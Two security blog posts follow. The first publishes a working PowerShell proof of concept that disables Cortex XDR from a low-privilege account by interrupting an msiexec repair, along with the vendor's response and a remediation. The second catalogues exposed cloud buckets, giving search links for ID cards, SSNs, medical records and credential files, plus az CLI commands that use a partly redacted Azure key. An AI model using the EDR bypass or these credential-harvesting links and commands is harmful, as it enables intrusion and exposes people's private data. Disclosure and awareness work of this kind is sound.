<p>Palo Alto’s Cortex XDR is often installed as a <code class="language-plaintext highlighter-rouge">msi</code> for windows systems. By triggering the repair function, which is possible as non-administrative user, we can initiate a repair running as <code class="language-plaintext highlighter-rouge">NT-SYSTEM</code>.</p>

<p>During the repari process the XDR is temporary (around 60s) disabled, which makes sense, as the repair needs to replace some files which otherwise would be in use.</p>

<p>In this time an attacker could start malicious processes or do other undetected things.</p>

<p>Furthermore, if the repair function is disrupted by killing the <code class="language-plaintext highlighter-rouge">msiexec</code> process the Cortex XDR will stay disabled, even after reboots until the repair function is triggered another time without interruption.</p>

<p>The PoC was tested against Cortex XDR 8.1.1.4337.</p>

<p><strong>This is only working if the tamper protection is not enforced</strong></p>

<p><a href="/assets/media/cortex/shame.png" target="_blank"><img src="/assets/media/cortex/shame.png" alt="" width="50%" /></a></p>

<h1 id="poc">PoC</h1>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Write-host "Try to get GUID"

$installed = Get-WmiObject Win32_Product
$string= $installed | select-string -pattern "Cortex"

Write-host "Found $string"

$string[0] -match '{\w{8}-\w{4}-\w{4}-\w{4}-\w{12}}'

Write-host "$string[0]"
Write-host "Found GUID $($matches[0].toString())"
Write-host "Starting the repair $($matches[0].toString())"
Start-Process -FilePath "msiexec.exe" -ArgumentList "/fa $($matches[0])"

Write-Host "Wait until XDR is deactivated and press [ENTER]"
Read-Host

taskkill /F /IM msiexec.exe
Start-Sleep 2
taskkill /F /IM msiexec.exe

Write-Host "If worked, EDR is permanent broken, at least until the repair is started again with : `n Start-Process -FilePath `"msiexec.exe`" -ArgumentList `"/fa $($matches[0])`""
</code></pre></div></div>

<p><a href="/assets/media/cortex/cortex_2.png" target="_blank"><img src="/assets/media/cortex/cortex_2.png" alt="" width="70%" /></a>
<em>Short PoC</em></p>

<p>Here is a quick video showcasing deactivation of the XDR, from a low priv user, downloading and executing a fresh release of mimikatz from github.</p>

<video src="https://badoption.eu/assets/media/cortex/Cortex-Bypass.mp4" controls="controls" style="width:100%; height:100%;">
</video>

<h1 id="palo-alto">Palo Alto</h1>
<p>I reported the vuln to Palo Alto, at least I would say this is a vulnerability as it clearly passes some fences.
Palo Alto responded, that this is by design and the <strong>“decision”</strong> of the administrator, if the tamper protection is not enabled.</p>

<p><strong>I do not fully agree here, as if a user can not install a stupid game like candy crush on his laptop, he should also not be capable to deactivate the EDR/XDR!</strong></p>

<p>And there might also be some cases, where the tamper protection will not come in handy, for example if updates for the XDR should come over Software Distribution (like SCCM, Empirum, DSM, …) for whatever reasons.</p>

<p>But hey, not my decision. 
And as this is not the standard, I want to highlight this: the response from Palo Alto came quick, was friendly and with some details. Nice!</p>

<p><a href="/assets/media/cortex/gru.png" target="_blank"><img src="/assets/media/cortex/gru.png" alt="" width="70%" /></a></p>

<h1 id="remediation">Remediation</h1>
<p>Enable the tamper protection and make sure to monitor msi repair calls from low privileged users.</p>

<p><img src="https://badoptions.goatcounter.com/count?p=/blog/2024/03/23/cortex" alt="" /></p>]]></content><author><name>PfiatDe</name></author><category term="blog" /><summary type="html"><![CDATA[It is trivially possible to disable the Cortex EDR as a non-admin user by triggering a repair function. This is only working, if the Tamper Protection is not enforced! TL;DR; Trigger the repair via GUID Disrupt it when EDR is deactivated Done]]></summary></entry><entry><title type="html">Cloud storage - never fails to surprise</title><link href="https://badoption.eu/blog/2024/02/20/buckets.html" rel="alternate" type="text/html" title="Cloud storage - never fails to surprise" /><published>2024-02-20T09:40:17+01:00</published><updated>2024-02-20T09:40:17+01:00</updated><id>https://badoption.eu/blog/2024/02/20/buckets</id><content type="html" xml:base="https://badoption.eu/blog/2024/02/20/buckets.html"><![CDATA[<p>Public cloudstorage has a lot of crazy stuff in it. You can find a lot of different stuff, from privacy relevant stuff up to complete backups and keys for all services, including keys for AWS, Google Cloud and Azure.</p>

<p>Some of keys or tokens would have allowed a complete organization takeover! As still a lot companies do not have a cost limit in cloud providers an attacker can cause a lot of damage.</p>

<p>To identify most of the stuff, we are almost exclusevly using <a href="https://grayhatwarfare.com/">https://grayhatwarfare.com/</a></p>

<p><a href="/assets/media/buckets/8g1x62.gif" target="_blank"><img src="/assets/media/buckets/8g1x62.gif" alt="" width="60%" /></a>
<em>Exposed sensitive data everywhere</em></p>

<!--more-->

<h1 id="motivation">Motivation</h1>
<p>This is not a new issue and around a long time. I am providing most of the search links and also only redact the most critical things, as the typical reader here should be able to restore this within seconds and as I respect our time the links are included.</p>

<p>It is very difficult to report this stuff as the owner is in most cases not clear. And breaching an AWS org, to get the billing address might be a little bit out of scope.</p>

<p>I came up with the idea to abuse the github secret scanner to at least invalidate leaked api keys by simply uploading it to github.
Regarding this blogpost: <a href="https://xebia.com/blog/what-happens-when-you-leak-aws-credentials-and-how-aws-minimizes-the-damage/">https://xebia.com/blog/what-happens-when-you-leak-aws-credentials-and-how-aws-minimizes-the-damage/</a> AWS will add a policy to the leaked user. However this still does not block access to all ressources immediatly and therefore it is not sufficant to report leaked keys, as I would just collect them for others…<br />
<strong>If anybody knows a way to securely report leaked API Keys, please let me know</strong></p>

<p>The following chapters will be a sample gallery of what stuff can be found a biref explaination why it shouldn’t be there.
<strong>Keep in mind that this is always only a small amount of the stuff which can be found.</strong></p>

<p><strong>It is important to mention, that not all things which can be found are still valid or also might also be honeycreds, or otherwise heavily monitored</strong></p>

<h1 id="private-stuff">Private Stuff</h1>
<p>Let’s start with the privacy relevant stuff.</p>

<p><a href="/assets/media/buckets/Untitled3.png" target="_blank"><img src="/assets/media/buckets/Untitled3.png" alt="" width="50%" /></a>
<em>responsible handling of data</em></p>

<h2 id="outlook-accounts-and-emails-pst-eml-msg">Outlook accounts and emails (pst, eml, msg)</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=pst%2Cost&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=pst%2Cost&amp;order=last_modified&amp;direction=desc</a></p>

<p>PST files can be imported in Outlook and can be complete Email accounts.</p>

<p><a href="/assets/media/buckets/image.png" target="_blank"><img src="/assets/media/buckets/image.png" alt="" width="75%" /></a>
<em>Outlook Accounts</em></p>

<p><a href="/assets/media/buckets/3image.png" target="_blank"><img src="/assets/media/buckets/3image.png" alt="" width="75%" /></a>
<em>Outlook Accounts imported</em></p>

<p>The same goes for <code class="language-plaintext highlighter-rouge">msg</code> and <code class="language-plaintext highlighter-rouge">eml</code> files, which are a single email. Why do you backup a single email? Because it is important …</p>

<h2 id="passports">Passports</h2>
<h3 id="personalausweise-german--austrian-id-cards">Personalausweise (German / Austrian ID Cards)</h3>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=personalausweis&amp;extensions=pdf,png,jpg,jpeg&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?keywords=personalausweis&amp;extensions=pdf,png,jpg,jpeg&amp;order=last_modified&amp;direction=desc&amp;page=1</a></p>

<p>Saving Passports and ID documents is illegal in several countries.</p>

<p><a href="/assets/media/buckets/image-7.png" target="_blank"><img src="/assets/media/buckets/image-7.png" alt="" width="75%" /></a>
<a href="/assets/media/buckets/image-8.png" target="_blank"><img src="/assets/media/buckets/image-8.png" alt="" width="75%" /></a>
<em>German ID Page front and back</em></p>

<p><a href="/assets/media/buckets/image-9.png" target="_blank"><img src="/assets/media/buckets/image-9.png" alt="" width="75%" /></a>
<em>Austrian ID</em></p>

<h3 id="other">Other</h3>
<p><a href="/assets/media/buckets/image-12.png" target="_blank"><img src="/assets/media/buckets/image-12.png" alt="" width="75%" /></a>
<em>Passport #1</em></p>

<p><a href="/assets/media/buckets/image-13.png" target="_blank"><img src="/assets/media/buckets/image-13.png" alt="" width="75%" /></a>
<em>Passport #2</em></p>

<h2 id="certificate-of-birth">Certificate of Birth</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=certificate+birth&amp;extensions=pdf%2Cpng%2Cjpg%2Cjpeg&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?keywords=certificate+birth&amp;extensions=pdf%2Cpng%2Cjpg%2Cjpeg&amp;order=last_modified&amp;direction=desc</a></p>

<p><a href="/assets/media/buckets/image-10.png" target="_blank"><img src="/assets/media/buckets/image-10.png" alt="" width="75%" /></a>
<em>Indian birth certificate</em></p>

<p><a href="/assets/media/buckets/image-11.png" target="_blank"><img src="/assets/media/buckets/image-11.png" alt="" width="75%" /></a>
<em>Puerto Rico birth certificate</em></p>

<h2 id="ssns">SSNs</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=ssn&amp;fullpath=1&amp;extensions=pdf,png,jpg,jpeg&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?keywords=ssn&amp;fullpath=1&amp;extensions=pdf,png,jpg,jpeg&amp;order=last_modified&amp;direction=desc&amp;page=1</a></p>

<p>Some US Social Security Numbers…</p>

<p><a href="/assets/media/buckets/image-14.png" target="_blank"><img src="/assets/media/buckets/image-14.png" alt="" width="75%" /></a>
<em>SSN #1</em></p>

<p><a href="/assets/media/buckets/image-16.png" target="_blank"><img src="/assets/media/buckets/image-16.png" alt="" width="75%" /></a>
<em>SSN2 #2</em></p>

<h2 id="prescriptions">Prescriptions</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=prescription&amp;fullpath=1&amp;extensions=pdf%2Cpng%2Cjpg%2Cjpeg&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?keywords=prescription&amp;fullpath=1&amp;extensions=pdf%2Cpng%2Cjpg%2Cjpeg&amp;order=last_modified&amp;direction=desc</a></p>

<p>Medical data and prescriptions
<a href="/assets/media/buckets/image-17.png" target="_blank"><img src="/assets/media/buckets/image-17.png" alt="" width="75%" /></a>
<em>Prescriptions</em></p>

<p>It seems that there is quite a big bunch of company data available, including video call recordings, prescriptions, medical records, …</p>

<p><a href="https://buckets.grayhatwarfare.com/files?bucket=telehealth-assets.s3.amazonaws.com&amp;page=4&amp;order=size&amp;direction=desc">https://buckets.grayhatwarfare.com/files?bucket=telehealth-assets.s3.amazonaws.com&amp;page=4&amp;order=size&amp;direction=desc</a></p>

<p><a href="/assets/media/buckets/image-18.png" target="_blank"><img src="/assets/media/buckets/image-18.png" alt="" width="75%" /></a>
<em>Medical data</em></p>

<h2 id="bills-and-customer-data">Bills and customer data</h2>
<p>Of course there are also bills and customer data directly availible. This is ofc bad, but it gets worse when it comes to database dumps.</p>

<p><a href="/assets/media/buckets/image-15.png" target="_blank"><img src="/assets/media/buckets/image-15.png" alt="" width="75%" /></a>
<em>Customer data</em></p>

<h2 id="polices">Polices</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=versicherung&amp;fullpath=1&amp;extensions=pdf,png,jpg,jpeg&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?keywords=versicherung&amp;fullpath=1&amp;extensions=pdf,png,jpg,jpeg&amp;order=last_modified&amp;direction=desc&amp;page=1</a>
<a href="/assets/media/buckets/" target="_blank"><img src="/assets/media/buckets/image-19.png" alt="" width="75%" /></a>
<em>insurance policies</em></p>

<h2 id="licenses-and-stuff">Licenses and stuff</h2>
<p>There are also a lot of license files and keys available. For example, a Windows Server 2016 from an unattended.xml.</p>

<p><a href="/assets/media/buckets/image-3.png" target="_blank"><img src="/assets/media/buckets/image-3.png" alt="" width="75%" /></a>
<em>unattended.xml with some passwords and a Windows Server key</em></p>

<p><a href="/assets/media/buckets/image-2.png" target="_blank"><img src="/assets/media/buckets/image-2.png" alt="" width="75%" /></a>
<em>Key is valid</em></p>

<p><a href="/assets/media/buckets/2image-19.png" target="_blank"><img src="/assets/media/buckets/2image-19.png" alt="" width="75%" /></a>
<em>Another one, with additional domain join credentials</em></p>

<h1 id="credentials">Credentials</h1>

<p>When it comes to credentials it is just a matter of finding juicy files. It is possible to get some inspiration from tools like <a href="https://github.com/SnaffCon/Snaffler/tree/master/Snaffler/SnaffRules/DefaultRules/FileRules/Keep">Snaffler</a>, which does an excellent job in finding secrets OnPrem.</p>

<p><a href="/assets/media/buckets/Untitled.png" target="_blank"><img src="/assets/media/buckets/Untitled.png" alt="" width="50%" /></a></p>

<h2 id="default-file-names-with-credentials">Default file names with credentials</h2>
<h3 id="aws---credentialcsv">AWS - credential.csv</h3>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=credentials&amp;extensions=csv&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?keywords=credentials&amp;extensions=csv&amp;order=last_modified&amp;direction=desc&amp;page=1</a></p>

<p>If a new IAM user is added in AWS, a credentials.csv file will be generated with the credentials.</p>

<p><a href="/assets/media/buckets/image-4.png" target="_blank"><img src="/assets/media/buckets/image-4.png" alt="" width="75%" /></a>
<em>CSV files as build when adding an IAM user in AWS</em></p>

<p><a href="/assets/media/buckets/image-5.png" target="_blank"><img src="/assets/media/buckets/image-5.png" alt="" width="75%" /></a>
<em>Sample</em></p>

<p><a href="/assets/media/buckets/6image-6.png" target="_blank"><img src="/assets/media/buckets/6image-6.png" alt="" width="75%" /></a>
<em>AWS credentials</em></p>

<p>A quick look by my friendo personal AWS Magician <a href="https://twitter.com/rootcathacking">@rootcathacking</a>, as i have no glue about AWS, revealed that the IAM roles are wrongly configured and the complete organization could get compromised.<br />
<strong>If you want some deeper random AWS knowledge, visit his blog: <a href="https://rootcat.de/blog/">https://rootcat.de/blog/</a></strong></p>

<p><a href="/assets/media/buckets/OIG4.9xfEwf_VQp.jpg" target="_blank"><img src="/assets/media/buckets/OIG4.9xfEwf_VQp.jpg" alt="" width="33%" /></a>
<em>Personal AWS Magician</em></p>

<p><a href="/assets/media/buckets/image-6.png" target="_blank"><img src="/assets/media/buckets/image-6.png" alt="" width="75%" /></a>
<em>Of course, they are working and a complete Organization could get compromized</em></p>

<h2 id="aws-keys">AWS Keys</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=creds&amp;fullpath=1&amp;extensions=txt&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?keywords=creds&amp;fullpath=1&amp;extensions=txt&amp;order=last_modified&amp;direction=desc</a></p>

<p><a href="/assets/media/buckets/6image-0.png" target="_blank"><img src="/assets/media/buckets/6image-0.png" alt="" width="75%" /></a>
<em>AWS credentials</em></p>

<p><a href="/assets/media/buckets/Untitled2.png" target="_blank"><img src="/assets/media/buckets/Untitled2.png" alt="" width="50%" /></a></p>

<p>But those credentials are for sure invalid or? Sure…</p>

<p><a href="/assets/media/buckets/6image-3.png" target="_blank"><img src="/assets/media/buckets/6image-3.png" alt="" width="75%" /></a>
<em>Bucket listing</em></p>

<p>Another set<br />
<a href="/assets/media/buckets/6image-5.png" target="_blank"><img src="/assets/media/buckets/6image-5.png" alt="" width="75%" /></a>
<em>Just another set</em></p>

<p>AWS SMTP Creentials<br />
<a href="/assets/media/buckets/2image-14.png" target="_blank"><img src="/assets/media/buckets/2image-14.png" alt="" width="75%" /></a>
<em>AWS SMTP Credentials</em></p>

<h3 id="s3conf">s3conf</h3>
<p><a href="/assets/media/buckets/3image-1.png" target="_blank"><img src="/assets/media/buckets/3image-1.png" alt="" width="75%" /></a>
<em>Extension for mounting a S3 Bucket</em></p>

<h2 id="azure-token">Azure Token</h2>

<p>I also found a bunch of Azure service accounts, e.g. for the blob service. To verify those credentials we can use Azure CLI and query it like this.</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">az</span><span class="w"> </span><span class="nx">storage</span><span class="w"> </span><span class="nx">share</span><span class="w"> </span><span class="nx">list</span><span class="w"> </span><span class="nt">--account-name</span><span class="w"> </span><span class="s2">"frowt######"</span><span class="w"> </span><span class="nt">--account-key</span><span class="w"> </span><span class="s2">"YfCL+0LjmmtdJ92BMZJHpTbeO+BB0n0tIdy+bvOE5xiJuMUG2ItHFyNou1ehl75u4p######################"</span><span class="w">

</span><span class="n">az</span><span class="w"> </span><span class="nx">storage</span><span class="w"> </span><span class="nx">file</span><span class="w"> </span><span class="nx">list</span><span class="w"> </span><span class="nt">--share-name</span><span class="w"> </span><span class="s2">"assets-dev"</span><span class="w"> </span><span class="nt">--account-name</span><span class="w"> </span><span class="s2">"frowt######"</span><span class="w"> </span><span class="nt">--account-key</span><span class="w"> </span><span class="s2">"YfCL+0LjmmtdJ92BMZJHpTbeO+BB0n0tIdy+bvOE5xiJuMUG2ItHFyNou1ehl75u4p######################""
</span></code></pre></div></div>

<p><a href="/assets/media/buckets/8image-4.png" target="_blank"><img src="/assets/media/buckets/8image-4.png" alt="" width="100%" /></a>
<em>Valid Blob credentials for Azure</em></p>

<h2 id="google-cloud">Google Cloud</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=gha%20creds&amp;extensions=json&amp;order=last_modified&amp;direction=desc&amp;excludedBuckets=&amp;page=1">https://buckets.grayhatwarfare.com/files?keywords=gha%20creds&amp;extensions=json&amp;order=last_modified&amp;direction=desc&amp;excludedBuckets=&amp;page=1</a></p>

<p>We can for example search for <code class="language-plaintext highlighter-rouge">gha-creds.json</code> files. Those files hold Google Cloud Service Account token.</p>

<p><a href="/assets/media/buckets/8image-1.png" target="_blank"><img src="/assets/media/buckets/8image-1.png" alt="" width="75%" /></a>
<em>Google cloud credentials</em></p>

<p>The <a href="https://github.com/google/gcp_scanner">gcp_scanner</a> is really handy, if you want to enumerate a token and it’s access.<br />
And ofc we again get some valid tokens…</p>

<p><a href="/assets/media/buckets/8image-2.png" target="_blank"><img src="/assets/media/buckets/8image-2.png" alt="" width="50%" /></a>
<em>Valid credentials and a report from the gcp scanner</em></p>

<h2 id="cscfg---azure-cloud-services-classic-config-schema">CSCFG - Azure Cloud Services (classic) Config Schema</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=cscfg,tfvars&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=cscfg,tfvars&amp;order=last_modified&amp;direction=desc&amp;page=1</a></p>

<p>Those cscfg files hold a crazy amount of different credentials. Most but not all credentials are related to Azure ressources.</p>

<p><a href="/assets/media/buckets/2image-20.png" target="_blank"><img src="/assets/media/buckets/2image-20.png" alt="" width="75%" /></a>
<em>cscfg file sample #1</em></p>

<p><a href="/assets/media/buckets/2image-21.png" target="_blank"><img src="/assets/media/buckets/2image-21.png" alt="" width="75%" /></a>
<em>cscfg file sample #2</em></p>

<h2 id="certificates">Certificates</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=pfx%2Cp12&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=pfx%2Cp12&amp;order=last_modified&amp;direction=desc</a></p>

<p>Over 30k hits for <code class="language-plaintext highlighter-rouge">.pfx</code> and <code class="language-plaintext highlighter-rouge">.p12</code> certificates. Why those two types? In contriary to <code class="language-plaintext highlighter-rouge">.der, .pem, .key</code> files we know the purpose and mostly an url for those certificates. If we get a private certificate or key, it is nice, but quite useless if we do not know where to use …</p>

<p><a href="/assets/media/buckets/3image-2.png" target="_blank"><img src="/assets/media/buckets/3image-2.png" alt="" width="50%" /></a>
<em>30k certificates</em></p>

<p>Generally, it would be possible to try some passwords for the certificates and there might be some interesting ones.</p>

<p>Most of the certificates with a weak password are for <code class="language-plaintext highlighter-rouge">Client Authentication</code> and <code class="language-plaintext highlighter-rouge">Secure Email</code>, e.g. for SMIME.</p>

<p>We can easily get over 200 <strong>valid!</strong> certificates, like this one.</p>

<p><a href="/assets/media/buckets/7image-3.png" target="_blank"><img src="/assets/media/buckets/7image-3.png" alt="" width="50%" /></a> 
<em>Typical securemail and identity certificate</em></p>

<p><a href="/assets/media/buckets/7image-4.png" target="_blank"><img src="/assets/media/buckets/7image-4.png" alt="" width="50%" /></a> 
<em>CA chain</em></p>

<p>There are some other quite interesting certificates, e.g. Code Signing for Apple Developers.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kligo-cert.p12         PW: #####
Code Signing (1.3.6.1.5.5.7.3.3)
01/02/2027
False
C=US, O=Apple Inc., OU=Apple Certification Authority, CN=Developer ID Certification Authority
</code></pre></div></div>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">PS</span><span class="w"> </span><span class="err">&gt;</span><span class="w"> </span><span class="nv">$cert</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">New-Object</span><span class="w"> </span><span class="nx">System.Security.Cryptography.X509Certificates.X509Certificate2</span><span class="w">
</span><span class="n">PS</span><span class="w"> </span><span class="err">&gt;</span><span class="w"> </span><span class="nv">$cert</span><span class="o">.</span><span class="nf">Import</span><span class="p">(</span><span class="s2">"</span><span class="nv">$pwd</span><span class="s2">\kligo-cert.p12"</span><span class="p">,</span><span class="s1">'#####'</span><span class="p">,</span><span class="s1">'DefaultKeySet'</span><span class="p">)</span><span class="w"> 
</span><span class="n">PS</span><span class="w"> </span><span class="err">&gt;</span><span class="w"> </span><span class="nv">$cert</span><span class="o">.</span><span class="nf">ToString</span><span class="p">()</span><span class="w">
</span><span class="p">[</span><span class="n">Subject</span><span class="p">]</span><span class="w">
  </span><span class="n">C</span><span class="o">=</span><span class="n">US</span><span class="p">,</span><span class="w"> </span><span class="nx">O</span><span class="o">=</span><span class="n">Medeo</span><span class="p">,</span><span class="w"> </span><span class="nx">OU</span><span class="o">=</span><span class="mi">5</span><span class="n">TJZ8J82S5</span><span class="p">,</span><span class="w"> </span><span class="nx">CN</span><span class="o">=</span><span class="n">Developer</span><span class="w"> </span><span class="nx">ID</span><span class="w"> </span><span class="nx">Application:</span><span class="w"> </span><span class="nx">Medeo</span><span class="w"> </span><span class="p">(</span><span class="mi">5</span><span class="n">TJZ8J82S5</span><span class="p">),</span><span class="w"> </span><span class="n">OID.0.9.2342.19200300.100.1.1</span><span class="o">=</span><span class="mi">5</span><span class="n">TJZ8J82S5</span><span class="w">
</span><span class="p">[</span><span class="n">Issuer</span><span class="p">]</span><span class="w">
  </span><span class="n">C</span><span class="o">=</span><span class="n">US</span><span class="p">,</span><span class="w"> </span><span class="nx">O</span><span class="o">=</span><span class="n">Apple</span><span class="w"> </span><span class="nx">Inc.</span><span class="p">,</span><span class="w"> </span><span class="nx">OU</span><span class="o">=</span><span class="n">Apple</span><span class="w"> </span><span class="nx">Certification</span><span class="w"> </span><span class="nx">Authority</span><span class="p">,</span><span class="w"> </span><span class="nx">CN</span><span class="o">=</span><span class="n">Developer</span><span class="w"> </span><span class="nx">ID</span><span class="w"> </span><span class="nx">Certification</span><span class="w"> </span><span class="nx">Authority</span><span class="w">
</span><span class="p">[</span><span class="n">Serial</span><span class="w"> </span><span class="n">Number</span><span class="p">]</span><span class="w">
  </span><span class="mi">67</span><span class="n">D5A56F672A53C9</span><span class="w">
</span><span class="p">[</span><span class="n">Not</span><span class="w"> </span><span class="n">Before</span><span class="p">]</span><span class="w">
  </span><span class="mi">04</span><span class="n">/07/2023</span><span class="w"> </span><span class="nx">14:36:04</span><span class="w">
</span><span class="p">[</span><span class="n">Not</span><span class="w"> </span><span class="n">After</span><span class="p">]</span><span class="w">
  </span><span class="mi">01</span><span class="n">/02/2027</span><span class="w"> </span><span class="nx">23:12:15</span><span class="w">
</span><span class="p">[</span><span class="n">Thumbprint</span><span class="p">]</span><span class="w">
  </span><span class="mi">5467</span><span class="n">E477BAC46A3E8E83A8BDBB18A24F48B13595</span><span class="w">
</span></code></pre></div></div>

<p><a href="/assets/media/buckets/7image-2.png" target="_blank"><img src="/assets/media/buckets/7image-2.png" alt="" width="50%" /></a> 
<em>Code Signing certificate</em></p>

<h2 id="remote-tools">Remote Tools</h2>

<h3 id="winscp">Winscp</h3>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=winscp&amp;extensions=ini%2Ctxt%2Cconfig&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?keywords=winscp&amp;extensions=ini%2Ctxt%2Cconfig&amp;order=last_modified&amp;direction=desc</a></p>

<p><a href="/assets/media/buckets/2image-2.png" target="_blank"><img src="/assets/media/buckets/2image-2.png" alt="" width="75%" /></a>
<em>WinSCP search</em></p>

<p>WinSCP config files are well known to be insecure encrypted, meaning it is possible to simply <a href="https://github.com/anoopengineer/winscppasswd">restore the passwords</a>…</p>

<p><a href="/assets/media/buckets/2image-3.png" target="_blank"><img src="/assets/media/buckets/2image-3.png" alt="" width="75%" /></a>
<em>WinSCP sample</em></p>

<p><a href="/assets/media/buckets/2image-4.png" target="_blank"><img src="/assets/media/buckets/2image-4.png" alt="" width="75%" /></a>
<em>Another WinSCP sample</em></p>

<h3 id="filezilla">FileZilla</h3>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=filezilla&amp;extensions=ini%2Ctxt%2Cconfig%2Cxml&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?keywords=filezilla&amp;extensions=ini%2Ctxt%2Cconfig%2Cxml&amp;order=last_modified&amp;direction=desc</a></p>

<p><code class="language-plaintext highlighter-rouge">&lt;Pass encoding="base64"&gt;</code> I guess you can see where this is going</p>

<p><a href="/assets/media/buckets/2image-5.png" target="_blank"><img src="/assets/media/buckets/2image-5.png" alt="" width="75%" /></a>
<em>FileZilla sample</em></p>

<p><a href="/assets/media/buckets/2image-6.png" target="_blank"><img src="/assets/media/buckets/2image-6.png" alt="" width="75%" /></a>
<em>FileZilla sample #2</em></p>

<h3 id="sublime">Sublime</h3>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=%27sftp-config%27&amp;fullpath=1&amp;extensions=xml%2Cjson&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?keywords=%27sftp-config%27&amp;fullpath=1&amp;extensions=xml%2Cjson&amp;order=last_modified&amp;direction=desc</a></p>

<p>The config for sublime does sometimes hold sftp credentials.</p>

<p><a href="/assets/media/buckets/2image-16.png" target="_blank"><img src="/assets/media/buckets/2image-16.png" alt="" width="75%" /></a>
<em>Sublime sample #1</em></p>

<p><a href="/assets/media/buckets/2image-17.png" target="_blank"><img src="/assets/media/buckets/2image-17.png" alt="" width="75%" /></a>
<em>Sublime sample #2</em></p>

<h2 id="password-manager">Password Manager</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=kdb,psafe3,kdbx,kwallet,agilekeychain,cred&amp;order=last_modified&amp;direction=desc&amp;page=1">https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=kdb,psafe3,kdbx,kwallet,agilekeychain,cred&amp;order=last_modified&amp;direction=desc&amp;page=1</a></p>

<p>Some people make their own extensions for files, like <code class="language-plaintext highlighter-rouge">.pass</code> or <code class="language-plaintext highlighter-rouge">.creds</code> and then store their credentials in cleartext inside. Additional there are some keepass databases which can be found, however this would make it necessary to crack the master password, which is no fun as it is really slow.</p>

<p><a href="/assets/media/buckets/2image-15.png" target="_blank"><img src="/assets/media/buckets/2image-15.png" alt="" width="75%" /></a>
<em>Sample for a selfmade password “safe”</em></p>

<h3 id="vpn">VPN</h3>
<p><a href="https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=rdg%2Crtsz%2Crtsx%2Covpn%2Ctvopt%2Csdtid&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?fullpath=1&amp;extensions=rdg%2Crtsz%2Crtsx%2Covpn%2Ctvopt%2Csdtid&amp;order=last_modified&amp;direction=desc</a></p>

<p>OpenVPN config files are interesting, as some of them do not require a user-pass-authentication. This would allow it to connect to the VPN…</p>

<p><a href="/assets/media/buckets/2image-18.png" target="_blank"><img src="/assets/media/buckets/2image-18.png" alt="" width="75%" /></a>
<em>Sampe ovpn config without user-pass-authentication</em></p>

<h2 id="other-1">Other</h2>
<p><a href="https://buckets.grayhatwarfare.com/files?keywords=zugangsdaten&amp;fullpath=1&amp;order=last_modified&amp;direction=desc">https://buckets.grayhatwarfare.com/files?keywords=zugangsdaten&amp;fullpath=1&amp;order=last_modified&amp;direction=desc</a></p>

<p>Some companies also store their ticket data in the buckets and there might be juicy information inside.</p>

<p><a href="/assets/media/buckets/2image.png" target="_blank"><img src="/assets/media/buckets/2image.png" alt="" width="75%" /></a>
<em>Credentials for a ISP Portal #1</em></p>

